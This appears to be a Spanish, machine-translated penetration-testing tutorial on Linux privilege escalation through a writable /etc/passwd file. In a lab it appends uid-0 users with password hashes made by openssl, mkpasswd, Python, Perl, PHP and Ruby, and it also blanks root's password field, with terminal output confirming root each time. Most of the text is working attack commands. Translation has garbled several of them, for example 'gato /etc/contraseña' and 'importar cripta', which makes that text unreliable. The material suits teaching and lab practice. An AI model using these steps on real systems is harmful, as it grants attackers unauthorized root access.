



# Linux Privilege Escalation

## **WRITABLE PASSWD FILE**

## Contenido

El formato de los detalles en el archivo /passwd.....	3
Acceda a su descripción detallada.....	3
Agregar usuario por método predeterminado .....	4
Posibles escenarios:.....	7
¡Comencemos ahora!.....	7
OpenSSL .....	9
Método 1.....	9
Método 2.....	10
Mkcontraseña .....	11
Pitón.....	11
Perl.....	12
PHP.....	13
Rubí .....	14
Bono: Truco Hack.....	14
Metodología .....	15

## Edición del archivo /etc/passwd para escalada de privilegios

Nos centraremos en explorar diversas técnicas para modificar el archivo `etc/passwd`, permitiéndonos crear o modificar un usuario y otorgarle privilegios de root. Resulta crucial comprender cómo editar su propio usuario dentro del archivo `/etc/passwd` cuando se trata de una escalada de privilegios en el sistema comprometido. Si está interesado, ya hemos demostrado este método para escalar privilegios en nuestros artículos anteriores.

En primer lugar, debemos conocer en profundidad el archivo `/etc/passwd` antes de llegar al punto. Dentro del directorio `etc`, obtendremos los tres archivos más importantes, es decir, `passwd`, `group` y `shadow`.

`etc/passwd`: es un archivo de texto legible por humanos que almacena información de la cuenta del usuario.

`etc/group`: También es un archivo de texto legible por humanos que almacena información del grupo, así como el usuario al que pertenece y a qué grupo se puede identificar a través de este archivo.

`etc/shadow`: Es un archivo que contiene contraseña cifrada e información de la cuenta que caduca para cualquier usuario.

## El formato de los detalles en el archivo /passwd

`raj:x:1000:1000:::/home/raj:/bin/bash`

S.no	Color	Filed	Information
1	Indigo	Username	raj
2	Green	Encrypted password	X
3	Yellow	User Id	1000
4	Red	Group Id	1000
5	Violet	Gecos Filed	''
6	Brown	Home Directory	/home/raj
7	Blue	Command/Shell	/bin/bash

## Entra en su descripción detallada

Nombre de usuario: El primer campo indica el nombre del usuario que se utiliza para iniciar sesión.

Contraseña cifrada: la X indica una contraseña cifrada que en realidad está almacenada dentro del archivo `/shadow`. Si el usuario no tiene una contraseña, el campo de contraseña tendrá un \*(asterisco).

Identificación de usuario (UID): a cada usuario se le debe asignar una identificación de usuario (UID). El UID 0 (cero) se mantiene para el usuario root y los UID 1-99 se guardan para otras cuentas predefinidas, el sistema guarda los UID 100-999 para la administración

objetivo. El UID 1000 es casi siempre el primer usuario que no pertenece al sistema, normalmente un administrador. Si creamos un nuevo usuario en nuestro sistema Ubuntu, se le asignará el UID 1001.

Group Id (GID): Denota el grupo de cada usuario; Al igual que los UID, los primeros 100 GID generalmente se conservan para uso del sistema. El GID de 0 se relaciona con el grupo raíz y el GID de 1000 generalmente indica los usuarios. A los nuevos grupos generalmente se les asignan GID a partir de 1000.

Campo Gecos: por lo general, este es un conjunto de valores separados por comas que brindan más detalles relacionados con los usuarios. El formato del campo GECOS denota la siguiente información:

Nombre completo del usuario

Número de edificio y habitación o persona de contacto

Número de teléfono de la oficina

Shell: indica la ruta completa del shell predeterminado que ejecuta el comando (por parte del usuario) y muestra los resultados.

NOTA: Cada campo está separado por (dos puntos)

## Agregar usuario por método predeterminado

Comencemos leyendo el archivo `/etc/passwd` mediante el comando `cat`, para ver los usuarios actuales disponibles en nuestro sistema.

gato /etc/contraseña

```
pulse:x:123:128:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
gnome-initial-setup:x:124:65534:./run/gnome-initial-setup:/bin/false
qdm:x:125:130:Gnome Display Manager:/var/lib/qdm3:/bin/false
pentest:x:1000:1000:ubuntu,,,:/home/pentest:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/usr/sbin/nologin
fwupd-refresh:x:126:133:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
sshd:x:127:65534:./run/sshd:/usr/sbin/nologin
```

En la imagen anterior, puede encontrar que "pentest" es el último usuario con uid 1000. Aquí gid 1000 indica que no es un usuario del sistema.

Veamos qué sucedió en el archivo `'passwd'`, cuando agregamos cualquier usuario con el comando `adduser`. Así que aquí puede hacer coincidir claramente la siguiente información de la imagen que se muestra a continuación.

agregar usuario usuario1

Nombre de usuario: usuario1

GID: 1001

UID: 1001

Ingrese la contraseña: (Oculto)

Directorio de inicio: /home/usuario1

Otros archivados: Nombre completo, Número de habitación, Teléfono del trabajo, Teléfono de casa, Otro (están en blanco)

```
root@ubuntu:~# adduser user1
Adding user `user1' ...
Adding new group `user1' (1001) ...
Adding new user `user1' (1001) with group `user1' ...
Creating home directory `/home/user1' ...
Copying files from `/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for user1
Enter the new value, or press ENTER for the default
    Full Name []:
    Room Number []:
    Work Phone []:
    Home Phone []:
    Other []:
Is the information correct? [Y/n]
```

Cuando abra el archivo /passwd, notará que toda la información anterior se ha almacenado dentro del archivo /etc/passwd.

```
root@ubuntu:~# tail /etc/passwd
gdm:x:125:130:Gnome Display Manager:/var/lib/gdm3:/bin/false
pentest:x:1000:1000:ubuntu,,,:/home/pentest:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:usr/sbin/nologin
fwupd-refresh:x:126:133:fwupd-refresh user,,,:/run/systemd:usr/sbin/nologin
sshd:x:127:65534:/:run/sshd:usr/sbin/nologin
user1:x:1001:1001,,,:/home/user1:/bin/bash
```

Repita los pasos nuevamente y agregue el usuario2 al archivo /etc/passwd.



```

root@ubuntu:~# adduser user2
Adding user `user2' ...
Adding new group `user2' (1002) ...
Adding new user `user2' (1002) with group `user2' ...
Creating home directory `/home/user2' ...
Copying files from `/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for user2
Enter the new value, or press ENTER for the default
    Full Name []:
    Room Number []:
    Work Phone []:
    Home Phone []:
    Other []:
Is the information correct? [Y/n]

```

Ahora verifique con el comando tail, el usuario2 se agregó exitosamente al archivo /etc/passwd y la siguiente información se actualiza en consecuencia.

GID: 1002

UID: 1002

Ingrese la contraseña: (Oculto)

Directorio de inicio: /home/usuario1

```

root@ubuntu:~# tail /etc/passwd
gdm:x:125:130:Gnome Display Manager:/var/lib/gdm3:/bin/false
pentest:x:1000:1000:ubuntu,,,:/home/pentest:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:usr/sbin/nologin
fwupd-refresh:x:126:133:fwupd-refresh user,,,:/run/systemd:usr/sbin
sshd:x:127:65534:/:run/sshd:usr/sbin/nologin
user1:x:1001:1001:,,,:/home/user1:/bin/bash
user2:x:1002:1002:,,,:/home/user2:/bin/bash

```

Para escalar privilegios, se requiere que el archivo /etc/passwd tenga permisos 'rwx' para el usuario que inició sesión. Por lo tanto, le otorgamos permiso 'rwx' al archivo /passwd para la configuración del laboratorio.

```
chmod 777 /etc/contraseña
```

```

root@ubuntu:~# chmod 777 /etc/passwd
root@ubuntu:~# ls -la /etc/passwd
-rwxrwxrwx 1 root root 3089 Jul  6 11:13 /etc/passwd

```

Ahora nuestra configuración de laboratorio está lista.

## Posibles escenarios:

Si el archivo `/etc/passwd` es editable, ¿cuáles serían los posibles escenarios para escalar los privilegios?

Escenario 1: Reemplace el hash de contraseña de los usuarios existentes en el archivo `/etc/passwd` con nuestra contraseña cifrada.

Escenario 2: agregue manualmente un nuevo usuario con privilegios raíz al archivo `/etc/passwd` con nuestra contraseña cifrada.

Escenario 3: Templar la contraseña del usuario raíz o de alto privilegio en el archivo `/etc/passwd`.

## ¡Comencemos ahora!

Conéctese con esta máquina con SSH:

```
1. ssh pentest@192.168.1.22 2. tail /  
etc/passwd 3. ls -al /etc/  
passwd
```

```

(root@kali)-[~]
# ssh pentest@192.168.1.22
pentest@192.168.1.22's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-76-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

New release '22.04.2 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: Thu Jul  6 09:38:55 2023 from 192.168.1.13
pentest@ubuntu:~$ tail /etc/passwd
geoclue:x:122:127::/var/lib/geoclue:/usr/sbin/nologin
pulse:x:123:128:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
gnome-initial-setup:x:124:65534::/run/gnome-initial-setup:/bin/false
gdm:x:125:130:Gnome Display Manager:/var/lib/gdm3:/bin/false
pentest:x:1000:1000:ubuntu,,,:/home/pentest:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
fwupd-refresh:x:126:133:fwupd-refresh user,,,:/run/systemd:/usr/sbin/
sshd:x:127:65534::/run/sshd:/usr/sbin/nologin
user1:x:1001:1001:,,,:/home/user1:/bin/bash
user2:x:1002:1002:,,,:/home/user2:/bin/bash
pentest@ubuntu:~$ ls -al /etc/passwd
-rwxrwxrwx 1 root root 2954 Jul  6 09:37 /etc/passwd
pentest@ubuntu:~$

```

Es claramente visible que el archivo /etc/passwd tiene todos los permisos.



## OpenSSL A


veces, la ejecución del comando `passwd` para configurar la contraseña del usuario puede no ser factible. En tales situaciones, se puede emplear el comando `OpenSSL`. Este comando genera una contraseña cifrada con sal.

OpenSSL es una biblioteca de código abierto ampliamente utilizada que proporciona diversas funciones, protocolos y herramientas criptográficas para proteger las comunicaciones a través de redes informáticas. El comando `openssl passwd` le permite generar hashes de contraseñas para diferentes algoritmos, como DES, MD5, SHA-256 y más.

## Método 1

Aquí, generamos una contraseña en nuestra máquina Kali.

contraseña de openssl raj



```
(root@kali)-[~]  
# openssl passwd raj  
$1$cJo5ZYPP$06zg1KtuJ/CbzTWPmeyNH1
```

\$1 = indica que la contraseña generada está en formato hash MD5.

Ahora use esta contraseña salada para el usuario "aarti" usando el comando `echo` para ingresar la contraseña en `etc/passwd`.

```
echo 'aarti:$1$cJ05ZYPP$06zg1KtuJ/CbzTWPmeyNH1:0:0:root:/root:/bin/bash' >> /etc/passwd
```

Aquí, puede observar que hemos asignado uid: 0 y gid: 0 y el directorio de inicio `/root/root`, por lo que le hemos dado privilegios de root a nuestro usuario "aarti". Ahora cambie de usuario y acceda al terminal a través de aarti y confirme el acceso de root.

1. cola `/etc/contraseña`
2. son aarti

3. identificación

```

pentest@ubuntu:~$ ls -la /etc/passwd
-rwxrwxrwx 1 root root 2954 Jul  9 03:34 /etc/passwd
pentest@ubuntu:~$ echo 'aarti:$1$cJo5ZYPP$06zg1KtuJ/CbzTWPmeyNH1:0:0:root:/root:/bin/bash' >> /etc/passwd
pentest@ubuntu:~$ tail /etc/passwd
pulse:x:123:128:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
gnome-initial-setup:x:124:65534::/run/gnome-initial-setup:/bin/false
gdm:x:125:130:Gnome Display Manager:/var/lib/gdm3:/bin/false
pentest:x:1000:1000:ubuntu,,,:/home/pentest:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/usr/sbin/nologin
fwupd-refresh:x:126:133:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
sshd:x:127:65534::/run/sshd:/usr/sbin/nologin
user1:x:1001:1001::,/home/user1:/bin/bash
user2:x:1002:1002::,/home/user2:/bin/bash
aarti:$1$cJo5ZYPP$06zg1KtuJ/CbzTWPmeyNH1:0:0:root:/root:/bin/bash
pentest@ubuntu:~$ su aarti
Password:
root@ubuntu:/home/pentest# id
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:/home/pentest#

```

## Método 2

Esto se vuelve relevante cuando OpenSSL está presente en el sistema de la víctima, lo que nos permite crear contraseñas dentro de la propia máquina de la víctima.

1. contraseña de openssl 123
2. echo 'usuario3:ghTC5HTjVd/7M:0:0:root:/root:/bin/bash' >> /etc/passwd
3. cola /etc/contraseña

Ahora cambie de usuario y acceda al terminal a través del usuario3 y confirme el acceso de root.

1. son usuario3

2. identificación

```

pentest@ubuntu:~$ openssl passwd 123
ghTC5HTjVd/7M
pentest@ubuntu:~$ echo 'user3:ghTC5HTjVd/7M:0:0:root:/root:/bin/bash' >> /etc/passwd
pentest@ubuntu:~$ tail /etc/passwd
gnome-initial-setup:x:124:65534::/run/gnome-initial-setup:/bin/false
gdm:x:125:130:Gnome Display Manager:/var/lib/gdm3:/bin/false
pentest:x:1000:1000:ubuntu,,,:/home/pentest:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/usr/sbin/nologin
fwupd-refresh:x:126:133:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
sshd:x:127:65534::/run/sshd:/usr/sbin/nologin
user1:x:1001:1001::,/home/user1:/bin/bash
user2:x:1002:1002::,/home/user2:/bin/bash
aarti:$1$cJo5ZYPP$06zg1KtuJ/CbzTWPmeyNH1:0:0:root:/root:/bin/bash
user3:ghTC5HTjVd/7M:0:0:root:/root:/bin/bash
pentest@ubuntu:~$ su user3
Password:
root@ubuntu:/home/pentest# id
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:/home/pentest#

```

¡¡¡Fresco!!! Ambos métodos están funcionando.


## mkcontraswd

Es un método alternativo de Openssl. mkpasswd es una herramienta de línea de comandos utilizada para generar hashes de contraseñas destinados a diversos sistemas de autenticación.

```
mkpasswd -m <método> <contraseña>
```

Aquí, <método> especifica el algoritmo hash (como sha-512, md5, etc.) y <contraseña> es la contraseña que desea aplicar hash.

```
mkpasswd -m SHA-512 contraseña123
```



```
(root@kali)-[~]
# mkpasswd -m SHA-512 pass123
$6$k5hnS7H/FrwCO69F$8i08.fsB1xRG4wt8twZ5YzgVXtgde/Nuy5qnQXgM5
```

Puede utilizar el método similar anterior para agregar una contraseña al archivo /etc/passwd o editarla manualmente.

```
nano /etc/contraseña
```

En la imagen a continuación puede observar que he asignado uid: 0 y gid: 0 y el directorio de inicio /root/root, por lo tanto, le hemos otorgado privilegios de root a nuestro usuario4.




```
user4:$6$k5hnS7H/FrwCO69F$8i08.fsB1xRG4wt8twZ5YzgVXtgde/Nuy5qnQXgM5QoT0UB0RCR4ehoI5HylaIY9sHSjQFeNf/y7aKSF9l8Rh0:0:0:root:/root:/bin/bash
```

Ahora cambie de usuario y acceda al terminal a través del usuario4 y confirme el acceso de root.

```
1. su usuario4
```

```
2. identificación
```



```
pentest@ubuntu:~$ su user4
Password:
root@ubuntu:/home/pentest# id
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:/home/pentest#
```

!!!Excelente!!! También está funcionando.

## Pitón

Python nos permite agregar salt a nuestras contraseñas, lo que creará una contraseña cifrada que incluye el valor salt.

```
python2 -c 'importar cripta; imprimir crypt.crypt("pass123", "$6$sal")'
```

Si el comando anterior no funciona, puede usar python3 o verificar la versión de Python instalada con el comando "what python".

```
python3 -c 'importar cripta; print (crypt.crypt("pass123", "$6$sal"))'
```

```
(root@kali)-[~]
# python2 -c 'import crypt;print crypt.crypt("pass123", "$6$salt")' ←
$6$salt$d9rCwk007qBIxkmAxy8HuXK8psJJ3m.V2YrQnH6KAJv7FNXShZFJTo9gNwlnU6oqqfEGI.ACFzg3JIe5zjk4t1

(root@kali)-[~]
# python3 -c 'import crypt;print (crypt.crypt("pass123", "$6$salt"))' ←
<string>:1: DeprecationWarning: 'crypt' is deprecated and slated for removal in Python 3.13
$6$salt$d9rCwk007qBIxkmAxy8HuXK8psJJ3m.V2YrQnH6KAJv7FNXShZFJTo9gNwlnU6oqqfEGI.ACFzg3JIe5zjk4t1
```

Utilice cualquier método para editar y colocar la contraseña cifrada en el archivo /etc/passwd y cambiar a usuario5. Aquí utilizamos nano editor.

1. su usuario5

2. identificación

```
pentest@ubuntu:~$ nano /etc/passwd ←
pentest@ubuntu:~$ su user5
Password:
root@ubuntu:/home/pentest# id
uid=0(root) gid=0(root) groups=0(root)
```

También está funcionando.

## perla

De manera similar, podemos crear un valor hash para nuestra contraseña usando el valor salt usando Perl junto con crypt.

```
perl -le 'imprimir cripta("contraseña123", "abc")'
```

```
(root@kali)-[~]
# perl -le 'print crypt("pass123", "abc")' ←
abBxjdJQWn8xw
```

```
echo 'usuario6:abBxjdJQWn8xw:0:0:root:/root:/bin/bash' >> /etc/passwd
```

Obtendrá la contraseña cifrada; repita el paso manual de agregar un nuevo usuario "usuario6" y colocar el valor cifrado en el campo de contraseña con el comando echo en la terminal.

Aquí puede ver que hemos asignado uid: 0 y gid: 0 y el directorio de inicio /root/root, por lo que le hemos otorgado privilegios de root a nuestro usuario6.

Cambiar a nuevo usuario usuario6

1. su usuario6

2. identificación

```
pentest@ubuntu:~$ echo 'user6:abBxjdJQWn8xw:0:0:root:/root:/bin/bash' >> /etc/passwd
pentest@ubuntu:~$ tail -n 2 /etc/passwd
user5:$6$salt$d9rCwk007qBIxkmAxy8HuXK8psJJ3m.V2YrQnH6KAJv7FNXShZFJT0gNwlnU6oqqfEGI.ACFzg3
user6:abBxjdJQWn8xw:0:0:root:/root:/bin/bash
pentest@ubuntu:~$ su user6
Password:
root@ubuntu:/home/pentest# id
uid=0(root) gid=0(root) groups=0(root)
```

¡¡Excelente!! Este método también está funcionando.

## PHP

El hash de nuestra contraseña también se puede crear usando PHP junto con crypt usando el valor salt.

```
php -r "print(crypt('aarti','123').'\n\n');"
```

```
(root@kali)-[~]
# php -r "print(crypt('aarti','123') . '\n\n');"
121z.fuKOKzx.
```

```
echo 'usuario7:121z.fuKOKzx.:0:0:root:/root:/bin/bash' >> /etc/passwd
```

Obtendrá la contraseña cifrada; repita el mismo método para agregar un nuevo usuario "usuario7" y colocar el valor cifrado en el campo de contraseña con el comando echo en la terminal.

En la imagen a continuación puede observar que hemos asignado uid: 0 y gid: 0 y el directorio de inicio /root/root, por lo tanto, le hemos otorgado privilegios de root a nuestro usuario7.

1. cola -n 2 /etc/contraseña

2. son usuarios7

3. identificación



```

pentest@ubuntu:~$ echo 'user7:121z.fuKOKzx.:0:0:root:/root:/bin/bash' >> /etc/passwd
pentest@ubuntu:~$ tail -n 2 /etc/passwd
user6:abBxidJOWn8xw:0:0:root:/root:/bin/bash
user7:121z.fuKOKzx.:0:0:root:/root:/bin/bash
pentest@ubuntu:~$ su user7
Password:
root@ubuntu:/home/pentest# id
uid=0(root) gid=0(root) groups=0(root)

```

¡¡¡Laboral!!!

Ruby Como

ya hemos usado Python, Perl, PHP de la misma manera, Ruby se puede usar para crear contraseñas cifradas junto con crypt usando el valor salt.

```
ruby -r 'digest' -e 'pone "pass".crypt("$6$sal")'
```

```

(root@kali)-[~]
# ruby -r 'digest' -e 'puts "pass".crypt("$6$salt")'
$6$salt$3aEJgflnzWuw103tr0IYSmhUY0cZ7iBQeBP392T7RXjLP3TKKu3ddIapQaCpbD4p9ioeGaVIjOHaym7HvCuUm0

```

Utilice cualquiera de las formas anteriores para editar /etc/passwd y cambiar al nuevo usuario user8

1. su usuario8

2. identificación

```

pentest@ubuntu:~$ su user8
Password:
root@ubuntu:/home/pentest# id
uid=0(root) gid=0(root) groups=0(root)

```

Esto también está funcionando.

Bonificación: truco de pirateo

Si te da pereza realizar cualquiera de los métodos anteriores, ¡deberías probar este!

Si el archivo /etc/passwd tiene permisos -rwxrwxrwx en el sistema víctima, abra el archivo /etc/passwd y elimine el valor 'X' o '\*' en el lugar de la contraseña de root.

Como se muestra en la imagen a continuación:

```
GNU nano 4.8
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
```

## Metodología

El valor 'x' en el archivo /etc/passwd indica que el hash de la contraseña real se almacena en el archivo /etc/shadow (o una ubicación similar), en lugar de en el archivo /etc/passwd mismo.

Si elimina el valor 'x' y lo reemplaza con otra cosa o lo deja en blanco, la contraseña del usuario raíz ya no se almacenará de forma segura y el sistema no podrá autenticar al usuario raíz utilizando el hash de contraseña almacenado en / etc/archivo de sombra.

Mantenga la contraseña de root en blanco y guarde el archivo /etc/passwd.

```
raíz::0:0:raíz:/bin/bash
```

```
root::0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
```

Ahora, cambia al usuario root.

```
1. su raíz
```

2. identificación

```
pentest@ubuntu:~$ su root
root@ubuntu:/home/pentest# id
uid=0(root) gid=0(root) groups=0(root)
```

Boom... tienes acceso root sin contraseña. Puede utilizar este método en otros roles de usuario con privilegios elevados.

Por lo tanto, hay muchas formas de escalar privilegios a través de /etc/passwd editable.

# ÚNETE A NUESTRO PROGRAMAS DE ENTRENAMIENTO

